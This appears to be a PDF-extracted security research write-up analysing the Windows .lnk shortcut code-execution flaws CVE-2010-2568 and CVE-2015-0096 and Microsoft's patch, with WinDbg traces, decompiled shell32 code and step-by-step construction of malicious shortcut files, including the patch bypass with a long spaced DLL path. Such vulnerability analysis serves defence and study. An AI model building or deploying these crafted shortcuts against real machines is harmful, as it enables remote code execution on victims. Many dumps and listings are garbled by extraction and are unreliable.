
# Windows Lnk Vul Analysis:From CVE-2010-2568(Stuxnet 1.0) to CVE-2017-8464(Stuxnet 3.0)©

By ITh4cker

# 0x00 Introduction/Background

As we know, on June 13,2017, Microsoft released a patch for CVE-2017-8464 LNK Remote Code Execution Vulnerability, which may let security researchers remind of the historic Stuxnet Worm(the world's first digital weapon) in 2010, which used 4 windows Oday to attack Industrial Control System, one of which is the Windows Lnk RCE Vul CVE-2010-2568(Stuxnet 1.0), so here someone call CVE-2017-8464 "Stuxnet 3.0" As Stuxnet 2.0(Duqu worm) didn't use any system vul(mainly use parent process injection to attack antivirus software) I won't analyze it here, I will only analyze the lnk vuls according to the following time line ©:

#### Windows Lnk Vul Time Line by ITh4cker




The curious thing may be the CVE-2015-0096, which bypassed the patch of CVE-2010-2568, meaning that for more than four years (oh, my god..), all Windows systems have been kept exactly under the same attack that Stuxnet used for initial deployment (a), So let's begin our analysis journey now, hoping you enjoying it.

#### 0x01 Analysis Of CVE-2010-2568(Stuxnet 1.0)

The root cause of this vul lies in the way of Windows Control Panel's shortcut icon displaying routine, when windows shell open the crafted .lnk(or .pif)file, it will load the dll that specified in the Lnk file to load the icon for displaying without any check for the loaded dll, which

makes the malicious code in the dll be executed. First let's have a look at the crafted CPL Lnk file in The poc:




You can find my dll path in IDList[2]:"C:\ITh4cker.dll", and another important point is the Magic Dword in offset 0x7A, the dword represents the icon ID, only when the value is 0x00000000, our dll will be loaded, (I will explain why 0x0 is a must later) ,so let's put the Lnk file in the net shared folder and put our dll in the specified path, then when we open the folder from the net(under windows explorer), we can see the familiar calc.exe poped out:



Now Let's make an bp at LoadLibraryW to see the stack backtrace for more info:

```
|kernel32!LoadLibraryW:
 7c80aedb 8bff
                                                                             edi,edi
0:005> db poi(esp+4)
0168ee7c 43 00 3a 0
                       43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00
                                                                                                                                                       \overline{1}.\overline{1}.\overline{h}.\overline{4}.\overline{c}
                                                                                                                        63 00
00 00
                                                                                                   00 6c 00
7d 00 00
00 28 3d
0168ee8c
                                                                        00-64 00 6c
01-06 68 5d
                                                                                                                                         k.e.r...u._
{....h..h]}.
..Y}.=...=..(
                        7b da 00 00 d8
                                                                 68
                                                                                                                         00 00
 0168ee9c
                                                                                                                                         ..., = ... = ... (= .
.h]} .= ...h...
                       9c 80 59 7d a0 3d 0e 00-a4 3d 0e 15 68 5d 7d a0 3d 0e 00-a8 f2 68 d8 80 12 00 00 00 00 00-98 00 93 a8 ef 68 01 21 00 93 7c-18 07 09
                                                                                                                 3d 0e 00
80 12 00
b3 11 00
00 93 7c
0168eeac
                                                                                                   01 d8
7c d8
00 3d
 0168eebc
                                                                                                          3q 00
                                                                                                                                         ..h.!.
0168eedc
0168eeec
0:005> k
                       c8 f2 68 01 00 ef 68 01-00 00 00 00 98 00
 ChildEBP
                     RetAddr
                     Retaddr
7d638630 kernel32!LoadLibraryW
7d64198c SHELL32!_LoadCPLModule+0x113
7d64245b SHELL32!CPL_LoadAndFindApplet+0x4a
7d715e05 SHELL32!CPL_FindCPLInfo+0x46
0168e9bc
0168ec18
0168ee50
0168f294
                     /d/15eUS SHELL32!CFL_findCFLInfo+Ux46
7d5c6208 SHELL32!CCtrlExtIconBase::_GetIconLocation\(\psi\)+0x7b
7d5d6881 SHELL32!CExtractIconBase::GetIconLocation+0x1f
7d5c5e67 SHELL32!CShellLink::GetIconLocation+0x69
7d5c3db3 SHELL32!_GetILIndexGivenPXIcon+Ux9c
7d5cdb3b SHELL32!SHGetIconFromPIDI+0x90
0168f2b8
0168f2d4
 0168f410
0168f77c
                     7d5ccb30 SHELI32|CFSFolder::GetIcon0f+0x24e
7d5cf3d4 SHELI32|SHGetIconFromPIDL+0x20|
 0168fe20
 0168fe40
0168fe68 7d5c47ed SHELL32|CGetIconTask::RunInitRT+0x47
0168fe84 75ef1b9a SHELL32|CRunnableTask::Run+0x54
```

We can see that the vulnerable file is shell32.dll and the vulnerable routines are Control Panel-related, we can also find that the Control Panel file-related routines start with a "CPL\_" prefix, but the above calling chain is not complete for windbg's stack tracing strategy, let's have a look at how the lnk file is parsed, ususally we can follow the globals or arguments' transfer to locate the key point, here the arguments transferred between functions is our clue, by IDA's cross-reference calling and Windbg's backtrace breakpoint debugging, I get the following execution flow graph (as the main work of the icon\_parser is to get the icon's location for later loading and displaying, so here the CShellLink::GetIconLocation is the main entry point) ©:



In the above control flow graph, the 1 branch do icon initialization related work, which makes preparations for later 2 branch, the 2 branch do real CPL icon loading work, following the transfer of the argument(IDList[2] data), I found that our IDList[2] data was parsed firstly in function CControlPanelFolder::GetUIObjectOf,


## Inside GetUIObjectOf(),it will first call

CControlPanelFolder::GetModuleMapped to extract (or map )our dll path and
icon ID and display name string, which are reconstruct to a string as
following format with delimiter comma(","):
"dll\_path,icon\_id,display\_name"

```
1_int32 _stdcall CControlPanelFolder::GetModule(struct _IDCONTROL *a1, LPWSTR dll_path, unsigned int cchMax)
2{
3    struct _IDCONTROLW *v3; // eax@1
4    int v4; // edx@1
5    LPWSTR v5; // eax@2
6
7    v3 = CControlPanelFolder::_IsUnicodeCPL(a1);
8    if ( v3 )
9        v5 = StrCpyHW(dll_path, (LPCWSTR)v3 + 12, cchMax);
7    // dll_path = IDList[2] + 0x18
10    else
11       v5 = (LPWSTR)SHAnsiToUnicode((LPCSTR)(v4 + 12), dll_path, cchMax);
12    if ( v5 )
13    *dll_path = 0;
14    return 0;
```

Inside CControlPanelFolder::GetModuleMapped, the parser will first search the iconid(IDList[2]->Offset\_4) and dll\_path name from the system CPL applet sets, if search fails, it will use our modified icon ID(0x0), and one funny thins is that if our dll path doesn't exist, it will use the system32 directory as the final dll\_path, in fact it's a design flaw, I will explain it later. Then the execution flow will pass the reconstructed string to ControlExtractIcon\_CreateInstance for an instantiation of the icon related class

Inside constructor of class CctrlExtIconbase, we can see that our composite string is truncated by 260 wide characters, and store it into a member(this->Offset\_C) of the class, then the control flow will transfer to the 2 branch in CShellLink::GetIconLocation by some interfaces calling as I drawn in the above flow graph, which mainly execute the real icon loading work, I extract the 2 branch graph as following:



By debugging and analysis, we can find that the key point of the control flow is 2 cmp instructions in function CctrlExtIconBase::\_GetIconLocationW():

```
; lpSrc
                                                                         edi, [ebp+arg_C]
                eax, [esi+214h]; fixed value:0x0
                               [eax], edx
[ebp+lpString1], edx
short loc_7D715E09
          <u></u>
                                                                                                                       <u></u>
                                                                                                                        Loc_7D715E13:
                                                                                                                                      short loc_7D715E17
                                                     ; unsigned __int16 *
LPWSTR v8; // eax@2
int v9; // eax@3
int *v10; // edi@3
unsigned int *v11; // eax@3
bool v12; // zf@4
u6 = 1;
u7 = this;
if ( !(a2 & 1) )
   lstrcpynW(lpString1, (LPEWSTR)this + 6, iMaxLength);
v8 = StrChrW(lpString1, ',');
if ( v8 )
     *u8 = 0;

u9 = StrToIntW(u8 + 1);

u10 = a5;

*a5 = u9;

u11 = a6;

*a6 = 2;

if ( *u10 )

{
```

By cross-reference calling, it's easy to find the second cmp's result will
be zero, for the class member of CctrlExticonBase is a fixed value:

if ( \*v10 > 0 ) \*v10 = 0;

v12 = \*((\_DWORD \*)v7 + 133) ==
1pString1 = 0;
if ( !v12 || CPL FindCPLInfo((u

And the first cmp is mainly for judging whether the "icon ID" is 0x0, if it is, than we get the control flow we want! Look up the upper code in pseudocode


of CctrlExtIconBase::\_GetIconLocationW, we see that it will search the first ","(comma) in the String1, whose value is copied from (CctrlExtIconBase \*)this->Offset\_C((LPWSTR)this + 6), which was instantiated in the 1 branch by CctrlExtIconBase's constructor.

```
signed int __thiscall CCtrlExtIconBase::_GetIconLocationW(CCtrlExtIconBase *this, char a2, LPWSTR _pString], unsigned int iMax

{
    signed int v6; // edi@1
    CCtrlExtIconBase *v7; // esi@1
    LPWSTR v8; // eax@2
    int v9; // edi@3
    unsigned int *v11; // eax@3
    bool v12; // zf@4

    v6 = 1;
    v7 = this;
    if ( !(a2 & 1) )
    {
        IstrcpynW([pString], (LPCWSTR)this * 6 iMaxLength);
        v8 = StrChrW([pString], ',');
        if ( v8 )
        v9 = StrToIntW(v8 * 1);
        v18 = a5;
        *a5 = v9;
        v11 = a6;
    *a6 = 2;
    *a6 = 2;
}
```

Next it get the string icon id by the relative location to the first comma (add eax, 2), then the string will be converted to an interger:



```
dword ptr [SHELL32!_imp__StrToIntW (7d591c64)]
edi.dword ptr [ebp+14h]
dword ptr [edi].eax
eax.dword ptr [ebp+18h]
dword ptr [eax].2
ecx.dword ptr [edi]
.edx.edx
 7d715dc4 ff15641c597d
7d715dca 8b7d14
7d715dcd 897d7
                                      call
                                       WOA
7d/15dcd 890/
7d/15dcf 8b4518
7d/15dd2 c/0002000000
7d/15dd8 8b0f
7d/15dda 33d2
                                       MOV
                                       mov
                                       xor
                                                   edx.edx
                                                  edx.edx
ecx.edx
SHELL321CCtrlExtIcor
dword ptr [eax].1Ah
eax.[esi+214h]
                                      cmp
 7d715ddc
 7d715de0 c7001a000000
                                       MOV
 7d715de6 8d8614020000
                                       lea
                                                  eax.[esi+zi=n]
dword ptr [eax].edx
dword ptr [ebp+0Ch].edx
SHELL32!CCtrlExtIconBase::_GetIconLocationV+0x7f (7d715e09)
 7d715dec 3910
7d715dec 89550c
                                       cmp
                                       MOV
                                       jne
lea
 7d715df1 7516
 7d715df1 7310
7d715df3 8d4d0c
7d715df6 51
7d715df7 8d8e18(
                                                   ecx,[ebp+0Ch]
                                       push
lea
                                                   ecx
              8d8e18020000
                                                   ecx,[esi+218h]
 7d715dfd 51
7d715dfe 50
7d715dff 53
                                      push
push
                                      push
call
 7d715e00 e810c6f2ff
                                                   SHELL32!CPL_FindCPLInfo (7d642415)
eax=02acf464 ebx=001635f4 ecx=00000000 edx=00000000 esi=001635e8 edi=02acf460
```

So we get what we want using the modified CPL lnk file☺

Ok, Okayu, Wait... The purpose of searching comma seems like to locate the icon id ?!, it sounds great or funny, that is to say we can insert the icon id we need following a comma as following format:

"C:\ITh4cker.dll,X",the string X after the comma is alternative(even not have to be modified), just needs to satisfy one contiditon: StrToIntW(X) = 0!, here I diy the lnk file as following:

```
30 9D 14 00 2E 1E 20 20 EC 21 EA 3A 69 10 A2 DD
                                              0..... ì!ê:i.¢Ý
08 00 2B 30 30 9D 0C
                     00 00 9C
                                    FF 00
                                              ..+00.<mark>...œÿÿÿ</mark>
             00 00 00 00 00 20 00 3A 00 43 00
        6A 00
3A 00 5C 00 49 00 54 00 68 00 34 00
                                   00 6B 00
65 00 72 00 2E 00 64 00 6C 00 6C 00 2C 00 00 00
00 00 00 00 00 00 00 00 00
                           00 00 00 00 00
                                         0.0
  00 00 00 00 00 00 00 00
                           00 00 00 00 00
  00 00 00 00 00 00 00 00
                           00 00 00 00 00
  00 00 00 00 00 00 00 00
                           00 00 00 00 00
  54 68 34 63 6B 65 72 2C
                                      65
  00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00
                           00 00 00 00
  00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00
```

but there is another issuse:our crafted dll path doesn't exist at all!Don't lose your spirits, the God always bless you!Do you remember the design flaw I said inside function CControlPanelFolder::GetModuleMapped? Yeah, now what we should do is just to put our dll into "C:\windows\system32\"(x86 system), then we will see our familiar calc poped up:

```
SHELL32!CControlPanelFolder: GetHIOhjectOf+0x128:
7d6d662f e882c5eeff
                             call SHELL32!StringCchPrintfW (7d5c2bb6)
0:009>
eax=000000000 ebx=00160a58 ecx=0000a11d edx=7ffffffe esi=00000104 edi=7d5980ac
eip=7d6d6634 esp=0196e15c ebp=0196ebf8 iopl=0
                                                                nv up ei ng nz ac po cy
efl=00000293
Cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 SHELL32!CControlPanelFolder::GetUIObjectOf+0x12d:
                              add
7d6d6634 83c418
                                       esp, 18h
0:009> db 0196e198
            43 00 3a 00 5c 00 57 00-49 00 4e 00 44 00 4f 00 57 00 53 00 5c 00 73 00-79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00-49 00 54 00 68 00 34 00
                                                                      C.:.\.W.I.N.D.O.
W.S.\.s.y.s.t.e.
m.3.2.\.I.T.h.4.
0196e198
0196e1a8
0196e1b8
0196e1c8
            63 00 6b 00 65 00 72 00-2e 00 64 00 6c 00 6c 00
                                                                       c.k.e.r...d.l.l.
                                                                       D...(...l.,.?.[}
0196e1d8
            2c 00 2c 00 2d 00 31 00-30 00
                                                30 00 2c 00 00 00
            44 e2 96 01 28 00 00 00-21 00 00 00 3f aa 5b 7d
0196e1e8
0196e1f8
            50 0a 16 00 08 e2
                                 96 01-81 ae
                                                5b 7d 4c 0a 16 00
                                                                                  .[}L..
            20 e2 96 01 c1 40 f4 77-48 0a 16 00 e8 3e 0d 00
                                                                         ....@.wH....>..
0196e208
0:009> du 0196e198
0196e198
            "C:\WINDOWS\system32\ITh4cker.dl1"
           ",,-100,
0196e1d8
kernel32!LoadLibraryW:
7c80aedb 8bff
                               MOV
                                         edi,edi
0:009> db poi(esp+4)
0196ee7c
            43 00 3a 00 5c 00 57 00-49 00 4e 00 44 00 4f 00  C.:.\.W.I.N.D.O.
                                                                        ₩.S.\.s.y.s.t.e.
0196ee8c
            57 00 53 00 5c 00 73 00-79 00 73 00 74 00 65 00
                                                                         m.3.2.\.I.T.h.4.
0196ee9c
            6d 00 33 00 32 00 5c 00-49 00 54 00 68 00 34 00
            63 00 6b 00 65 00 72 00-2e 00 64 00 6c 00 6c 00
0196eeac
                                                                         c.k.e.r...d.l.l.
                                                                         ...]}.=....;
0196eebc
            00 00 5d 7d a8 3d 0e 00-c8 f2
                                                  96 01 20 2c 13 00
            20 2c 13 00 00 00 00 00-98 00 93 7c d0 dc 14 00
0196eecc
                                                                         .......................
0196eedc
            a8 ef 96 01 21 00
                                  93
                                      7c-18 07
                                                  09 00 3d 00 93 7c
           c8 f2 96 01 00 ef 96 01-00 00 00 98 00 93 7c
0196eeec
0196eebc
0:009 > k
ChildEBP RetAddr
0196e9bc
           7d638630 kernel32!LoadLibraryW
0196ec18 7d64198c SHELL32!_LoadCPLModule+0x113
0196ee50 7d64245b SHELL32!CPL_LoadAndFindApplet+0x4a
0196f294 7d715e05 SHELL32!CPL_FindCPLInfo+0x46
0196f2b8 7d5c6208 SHELL32!CCtrlExtIconBase::GetIconLocationW+0x7b
0196f2d4 7d5d6881 SHELL32!CExtractIconBase::GetIconLocation+0x1f
0196f410 7d5c5e67 SHELL32!CShellLink::GetIconLocation+0x69
      📓 计算器
       编辑(图) 查看(Y) 帮助(H)
eip=7
                                                             nv up ei pl zr na pe nc
efl=00000246
                                            iopl=0
cs=00
                                           s=003b gs=0000
                                      ٥.
 kerne
 7c80a
0:015
                                           edi
               Backspace
                                     Ċ
 74a61
 0:015
                           9
         MC
                7
                      8
                                     sgrt
Break
                                            edx=7c92e4f4 esi=74a61321 edi=00000000
 eax=O
         MR
                4
                      5
                           6
                                *
                                      %
 eip=7
                                            iopl=0
                                                             nv up ei pl zr na pe nc
                                           s=003b gs=0000
 cs=00
                                                                          ef1=00000246
 kerne
         MS
                1
                      2
                           3
                                     1/x
7c80a
0:015
                                           edi
 74a61
 0:015
Breakpoint 0 hit
eax=00000001 ebx=0168ee7c ecx=0000948e edx=00020000 esi=00000001 edi=7c80a6d4 eip=7c80aedb esp=0168e9c0 ebp=0168ec18 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=000 kernel32!LoadLibraryW:
                                                                          l nz na po nc
ef1=00000202
 7c80aedb 8bff
                             TO C 37
                                      edi.edi
0:005> du poi(esp+4)
0168ee7c
             C:\WINDOWS\system32\ITh4cker.dll"
||0168eebc
```


Note:This vul is known as CPL Icon loading vul, so only the shortcut pointing to the Control Panel Application can be exploited, common shortcuts can't! So if you want to diy a poc sample, you can open the Control Panel, select any one application, right clik on it and select "Create Shortcut", then you will get a CPL lnk file template, then you just need to modify the target file path into you own dll path and the Magic dword(icon ID) at offset 0x7A

# 0x02 Patch Analysis Of CVE-2010-2568(MS10-046)

In this section, let's see how MS repair the vul in the patch MS10-046. Here I use IDA Bindiff plugin to compare the difference between the 2 shell32.dll versions:



Note:when we analyze a patch with BinDiff, we mainly need to focus on the change column and vulnerable function related routines in control flow graph, And according to my experience, the main difference(pathed or repaired point) are among the combination of change type "G" and "I", (GI) means the basic blocks(structural changes) and the number of instructions differs. After several minutes' comparative analysis, I find out that the function CcontrolPanelFolder::GetUIObjectOf is the vulnerable function:



We can see that there are 2 new added blocks in the original flow graph, in the first added code block, the patch added a check for whether our module path contains a ",", if it contains a comma in it, we're going to error out with an invalid argument:

```
{
v11 = CControlPanelFolder::GetModuleMapped(v9, &Module_Path, 260u, (unsigned int *)&apidl, &psz1, 260u);
if ( v11 >= 0 )

if ( StrChrW(&Module_Path, ',') )
    return 0x80070057;
if ( !psz1 )
    v11 = CControlPanelFolder::GetDisplayName(v9, &psz1, 260u);
```

I believe that you shoule remember the second exploit way I explained in section 0x01, yeah, here it is the fix for embedding a fake icon id in our dll path!


In the second added code block,we can see that MS added a new funciton CControlPanelFolder::\_IsRegisteredCPLApplet to check if our dll is registered CPL application(in registered list),if not in the registered list,the icon id will be changed to -1\(\epsilon\), so the later icon load routine won't be executed.

```
if ( v11 >= 0 )
{
    if ( ticon_ID
          && tCControlPanelFolder::_IsRegisteredCPLApplet(CControlPanelFolder *)((char *)this - 16), &Hodule_Path) )
    {
        icon_ID = (LPCITEMIDLISI *)-1;
    }
    v11 = StringCchPrintfW(&pszDest, 554u, L'%s,%d,%s", &Hodule_Path, icon_ID, &psz1);
    if ( v11 >= 0 )
        return ControlExtractIcon_CreateInstance(&pszDest, (int)a5, (int)a7);
    }
}
```


# 0x03 Analysis Of CVE-2015-0096(Bypass patch of CVE-2010-2568)

As the patch will modify the icon ID to "-1",so the final composite(jointed) string will be like: "C:\ITh4cker.dll,-1,..." m, we also know that the parser will locate the icon id by first comma, and more important is that it will convert it to an interger as the final icon index to decide the later execution flow, so, how can we make the converted icon id to be 0?, In fact, StrToIntW(L"-") = 0!, but how about the following L"1", if we can truncate the composite string from L"1", then we can get we want, oh, suddenly I remember that there is a truncation in CctrlExtIconBase's constructor:

So we can try to construct a long path string up to 257 characters, then the final truncated jointed(or composite) string will be as following: "\\192.168.14.xxx\share\....ITh4cker.dll ,-" (note:including the NULL terminator). Let's have a try, I modify the original lnk file as following:



While when I open the net share folder from LAN, nothing happed!



So our try failed, then let me debug it in windbg for some info, I made an bp at shell32!\_LoadCPLModule, whose only arguments is our desired dll name:

So up to now, it's okay, so the problem is inside \_LoadCPLModule, then I found where the problem is, see the following pseudocode of \_LoadCPLModule:


```
HLOCAL __stdcall _LoadCPLModule(LPCWSTR lpLibFileName)
 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 pActCtx.cbSize = 0;
 memset(&pActCtx.dwFlags, 0, 0x1Cu):
 if ( StringCchPrintfW(&pszDest, 260u,
                                               manifest", lpLibFileName) < 0 )
   return 0:
 hObject = OpenProcess(0x100000u, 0, v8);
 if (!hObject)
  return 0;
 pActCtx.cbSize = 32;
 if ( PathFileExistsW(&pszDest) )
   pActCtx.dwFlags = 0;
   pActCtx.1pSource = &pszDest;
   pActCtx.dwFlags = 8;
   pActCtx.1pSource = 1pLibFileName;
   pActCtx.lpResourceName = (LPCWSTR)123;
 hActCtx = CreateActCtxW(&pActCtx);
if ( hActCtx == (HANDLE)-1 )
   hActCtx = 0:
 ActivateActCtx(hActCtx, &Cookie);
 if ( ApphelpCheckExe(lpLibFileName, 1, 1, 1) )
   hModule = LoadLibraryW(lpLibFileName)
```

Before load the dll,it will first search a .manifest file related to our dll,it will append the extension .manifest to our dll path name,as we know our dll path name is exactly 257 wide characters, so 257 + 9 = 266 > 260, so the StringCchPrintfW will fail@(return STRSAFE\_E\_INSUFFICIENT\_BUFFER). So What shall I do next? How to bypass the .manifest file check On the premise of our dll path string is exactly 257 wide characters? Yeah,Gob really bless me.By back-trace analysis,we can find the function CPL\_ParseCommandLine will parse our final composite string again, which will lend us a helping hand in the final exploit:

```
1_WORD *_stdcall CPL_ParseCommandLine(int a1, unsigned __int16 *a2, int a3)
2{
3   int v3; // eax@1
4   unsigned __int16 *v5; // [sp+Ch] [bp-18h]@1
5   WCHAR Src; // [sp+10h] [bp-14h]@2
6
7   v5 = CPL_ParseToSeparator(a1 + 4, a2, 260u, 1);
8   v3 = 0;
9   if ( a3 )
10   {
11     v5 = CPL_ParseToSeparator(&Src, v5, 8u, 0);
12     v3 = StrToIntW(&Src);
13   }
14   *a1 = v3;
15   *(a1 + 1044) = CPL_ParseToSeparator(a1 + 524, v5, 260u, 0);
16   return CPL_StripAmpersand((a1 + 524));
17}
```

The function CPL\_ParseToSeparator will parse the string by search the separatoe comma or space, the argument a4 is a flag, when it's 1, the parser will search comma or space, if it's 0, only searching comma:

As we saw, the first call of CPL\_ParseToSeparator is passed with flag(a4) = 1, so we can insert a comma or space our dll path, but as I explained before, embedding a comma in dll path has been fixed by adding a comma check, so here, only space is our choice, so in fact, we need 2 dll for final exploit:



The dll with long name with embedded space is for converting the icon id to 0 and bypass the .manifest file existence check, and the dll with short name will be loaded finally for execution ©



# An Extra Episode:


There is an episode in the process of exploit test,On windows xp sp3(x86 and x64),window 7(No SP1 x86 and x64),it's successful,but when I copy the same files to windows 7 sp1 (x86 and x64),or windows 8(x86 and x64) or windows 8.1(x86 and x64),and so on,it failed!! Why?? there must be some difference between windows os without SP1 installed and windows os with SP1 installed! Then I try to analyze the difference of the shell32.dll between win 7 x86 and win7 SP1 x86,look the following result,as expected,there are lots of changed functions:



But I locate the key function soon according to my analysis principles:


0.69	0.69	-I	738F745D	CInfotipTask_CreateInstance(x,x,x,x)	73B2E679	CInfotipTask_CreateInstance(x,x,x,x)
0.69	0.69	-I	738F87A0	CInfotipQueueItem_CreateInstance(IItemStore *, tagITEMKEY	73B43C20	CInfotipQueueItem_CreateInstance(IItem···
0.69	0.69	-I	7392A8B1	SetMask(FISFLAGS *,FISFLAGS,int)	73AA9C41	SetMask(FISFLAGS *,FISFLAGS,int)
0.68	0.77	GI-JE	738E0DDE	CAnimationCallback::OnComplete(IAnimation *, IAnimation::E***	738E6F9B	CAnimationCallback::OnComplete(IAnim***
0.66	0.94	GIE	738FEB28	CControlPanelFolder::_IsValid(_I^EMIDLIST_RELATIVE const *)	73905474	CControlPanelFolder::_IsValid(_ITEMIDLIS…
0.64	0.65	-I	73A36FE5	CStartMenuCacheAndAppResolver::_IsShortcutInteresting(IS	738BC863	CStartMenuCacheAndAppResolver::_IsSh***
0.64	0.65	-I	73A31EBE	IsClipboardOwnerHung(x)	73992FE0	IsClipboardOwnerHung(x)
0.64	0.65	-I	738F7E56	_SHFormatMessageArg	73B8FDBA	_SHFormatMessageArg
0.64	0.65	-I	73923490	CResultHandlerFactory::_ComputeAssocKey(IShellFolder *,_IT	73A97378	CResultHandlerFactory::_ComputeAssocK

yeah, it's the ITEMIDList data seurity validation function that matters, if you are careful enough, you must have seen it inside function CControlPanelFolder::GetUIObjectOf:

